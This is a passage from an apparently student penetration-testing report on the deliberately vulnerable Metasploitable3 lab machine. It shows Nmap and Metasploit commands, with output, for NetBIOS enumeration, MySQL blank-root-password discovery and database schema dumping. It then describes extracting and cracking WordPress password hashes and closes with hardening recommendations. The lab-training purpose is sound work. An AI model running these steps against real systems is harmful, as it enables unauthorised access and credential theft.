"auxiliary/scanner/netbios/nbname" module can be used to find some more information on NetBIOS. We were not able to fully exploit this, but we were able to get some useful information that can be used for further exploitation.

```
msf6 > use auxiliary/scanner/netbios/nbname
msf6 auxiliary(scanner/netbios/nbname) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/netbios/nbname) > exploit

[*] Sending NetBIOS requests to 192.168.56.102->192.168.56.102 (1 hosts)
[+] 192.168.56.102 [VAGRANT-2008R2] OS:Windows Names:(WORKGROUP, VAGRANT-2008R2) Addresses:(192.168.56.102) Mac:08:00:27:85:40:dc
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/netbios/nbname) >
```

8) MySQL vulnerability (Port 3306)

We identified that this was one of many ports that was open from our Nmap scans, so we looked to exploit using this port.



Once again, our aim for this exploit was to gain a valid set of login credentials. For this process we simply used Nmap script "mysql-enum" to start brute-force exploit as shown below in the screenshot. We were able to identify that the root account password is empty hence we could possibly login without specifying any password and we can essentially access anything with the root account.

```
┌──(dipendra㉿kali)-[~]
└─$ nmap --script mysql-enum -p3306 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-15 13:06 IST
Nmap scan report for 192.168.56.102
Host is up (0.00068s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0

Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
```


We used module “auxiliary/admin/mysql/mysql_enum” in Metasploit to extract more information on the systems accounts and privileges using the credential that we identified (root & ‘ ’ blank password).

```
msf6 exploit(multi/misc/java_jmx_server) > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(admin/mysql/mysql_enum) > set username root
username => root
msf6 auxiliary(admin/mysql/mysql_enum) > set password ''
password =>
msf6 auxiliary(admin/mysql/mysql_enum) > exploit
[*] Running module against 192.168.56.102

[*] 192.168.56.102:3306 - Running MySQL Enumerator...
[*] 192.168.56.102:3306 - Enumerating Parameters
[*] 192.168.56.102:3306 -       MySQL Version: 5.5.20-log
[*] 192.168.56.102:3306 -       Compiled for the following OS: Win64
[*] 192.168.56.102:3306 -       Architecture: x86
[*] 192.168.56.102:3306 -       Server Hostname: vagrant-2008R2
[*] 192.168.56.102:3306 -       Data Directory: c:\wamp\bin\mysql\mysql5.5.20\data\
[*] 192.168.56.102:3306 -       Logging of queries and logins: OFF
[*] 192.168.56.102:3306 -       Old Password Hashing Algorithm OFF
[*] 192.168.56.102:3306 -       Loading of local files: ON
[*] 192.168.56.102:3306 -       Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.56.102:3306 -       Allow Use of symlinks for Database Files: YES
[*] 192.168.56.102:3306 -       Allow Table Merge:
[*] 192.168.56.102:3306 -       SSL Connection: DISABLED
[*] 192.168.56.102:3306 - Enumerating Accounts:
[*] 192.168.56.102:3306 -       List of Accounts with Password Hashes:
[+] 192.168.56.102:3306 -               User: root Host: localhost Password Hash:
[+] 192.168.56.102:3306 -               User: root Host: 127.0.0.1 Password Hash:
[+] 192.168.56.102:3306 -               User: root Host: ::1 Password Hash:
[+] 192.168.56.102:3306 -               User:  Host: localhost Password Hash:
[+] 192.168.56.102:3306 -               User: root Host: % Password Hash:
[*] 192.168.56.102:3306 -       The following users have GRANT Privilege:
[*] 192.168.56.102:3306 -               User: root Host: localhost
[*] 192.168.56.102:3306 -               User: root Host: 127.0.0.1
[*] 192.168.56.102:3306 -               User: root Host: ::1
[*] 192.168.56.102:3306 -       The following users have CREATE USER Privilege:
[*] 192.168.56.102:3306 -               User: root Host: localhost
[*] 192.168.56.102:3306 -               User: root Host: 127.0.0.1
[*] 192.168.56.102:3306 -               User: root Host: ::1
[*] 192.168.56.102:3306 -               User: root Host: %
[*] 192.168.56.102:3306 -       The following users have RELOAD Privilege:
[*] 192.168.56.102:3306 -               User: root Host: localhost
[*] 192.168.56.102:3306 -               User: root Host: 127.0.0.1
[*] 192.168.56.102:3306 -               User: root Host: ::1
[*] 192.168.56.102:3306 -               User: root Host: %
[*] 192.168.56.102:3306 -       The following users have SHUTDOWN Privilege:
[*] 192.168.56.102:3306 -               User: root Host: localhost
[*] 192.168.56.102:3306 -               User: root Host: 127.0.0.1
[*] 192.168.56.102:3306 -               User: root Host: ::1
```


We could also view the full database contents using the “auxiliary/scanner/mysql/mysql_hashdump” module.

```
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set username root
username => root
msf6 auxiliary(scanner/mysql/mysql_schemadump) > set password ''
password =>
msf6 auxiliary(scanner/mysql/mysql_schemadump) > exploit

[+] 192.168.56.102:3306   - Schema stored in: /home/dipendra/.msf4/loot/20230415132101_default_192.168.56.102_mysql_schema_558018.txt
[+] 192.168.56.102:3306   - MySQL Server Schema
 Host: 192.168.56.102
 Port: 3306


---
- DBName: cards
  Tables:
  - TableName: queen_of_hearts
    Columns:
    - ColumnName: card
      ColumnType: text
- DBName: wordpress
  Tables:
  - TableName: wp_commentmeta
    Columns:
    - ColumnName: meta_id
      ColumnType: bigint(20) unsigned
    - ColumnName: comment_id
      ColumnType: bigint(20) unsigned
    - ColumnName: meta_key
      ColumnType: varchar(255)
    - ColumnName: meta_value
      ColumnType: longtext
  - TableName: wp_comments
    Columns:
```


We were able to perform various post-exploits through logging using mysql login as root as previously where we exploited some sensitive data from the database.




As a demonstration, we looked to extract password hashes from the databases from the "user_login" & "user_pass" fields from the "wp_users" table as shown in the screenshot below.



We then copied the username and the hash to see if we could crack it.



Finally, we used a well-known password cracker tool John the Ripper to crack the hashes using our custom created file “users.txt” and “hash.txt” which we retrieved from the MySQL database exploit.



List of Recommendations for improving the security of the machines

- **Upgrading the OS -** We were able to evaluate that the biggest security concern detected for both Metasploitable2 and Metasploitable3 machines was that the OS version was outdated and no longer supported. This was identified by Nessus Scan that we performed on both machines which presented with various vulnerabilities. The obvious solution is to upgrade the OS on both machines as per recommendation of Nessus Scan.
- **Upgrade the services running on the OS** – The Nessus scan also presented with many outdated service versions that could be exploited by hacker in many ways such as being able to read web application files, freely upload malicious files, gain remote access, etc. One prime example was the Apache Tomcat AJP vulnerability detected on Metasploitable2 which we demonstrated the possible exploits in previous sections. The one of the suggested solutions was to update the Tomcat server to 7.0.100 or later. This was the case with a lot of vulnerabilities, simply upgrading the servers or applications could mitigate most exploits.
- **Weak Passwords** – A strong password should be the first important factor to secure any services but there seemed to be a few vulnerabilities detected through weak passwords. One of the examples was the VNC server weak password which we exploited and were able to take control of the system. There must be an enforcement of a strong password for all of the login credentials for stronger security posture.
- **Encryption enforcement** – There were many vulnerabilities related to encrypted data which could be read or transferred in a cleartext. It exposes to exploits such as remote, MITM attacks to obtain sensitive information. One of the examples was the Unencrypted Telnet server vulnerability where the remote host was running a Telnet server over an unencrypted channel.

Conclusion

Metasploitable2 and Metasploitable3 machines are indented to be vulnerable so that they can be used to perform security training, testing security tools, and practice penetration testing. We were able to perform various active scanning and exploitation through the use of tools such as Nmap. Nessus, Metasploit and SNMP Walk. These tools allowed us to learn and execute various exploits as part of Penetration testing in a structured and efficient manner.

One of the key takeaways of this exercise was the practice of ensuring that the unused ports are closed which will strengthen the security posture. Nessus Vulnerability scans allowed us to learn the types of vulnerabilities that could be exploited by hackers. It provided us with a detailed information on each detected vulnerability along with possible attack scenarios and remediation solutions. This allowed us to perform our exploits more quickly as it already provided us with some ideas where and how to target these machines.

Bibliography

(n.d.). Retrieved from https://www.securityweek.com/tesla-car-hacked-remotely-drone-zero-click-exploit/

(n.d.). Retrieved from https://www.organimi.com/organizational-structures/tesla/

(n.d.). Retrieved from https://www.ceoemail.com/

(n.d.). Retrieved from https://rocketreach.co/person

(n.d.). Retrieved from https://centralops.net/co/DomainDossier.aspx

(n.d.). Retrieved from https://securitytrails.com/domain/tesla.com/dns

(n.d.). Retrieved from https://whois.domaintools.com/tesla.com

(n.d.). Retrieved from https://www.aware.co.th/what-is-edge-computing-advantages-and-disadvantages/

(n.d.). Retrieved from https://www.namecheap.com/blog/musk-spent-11-million-on-tesla-domain/

(n.d.). Retrieved from https://www.shodan.io/

(n.d.). Retrieved from https://www.stationx.net/nmap-cheat-sheet/

(n.d.). Retrieved from https://tremblinguterus.blogspot.com/2020/11/metasploitable-2-walkthrough-part-viii.html

(n.d.). Retrieved from https://thedriven.io/2023/03/24/tesla-hackers-walk-off-with-a-new-model-3-and-a150000-in-cash/

(n.d.). Retrieved from https://www.youtube.com/watch?v=2Pnr_UAgrqg&t=91s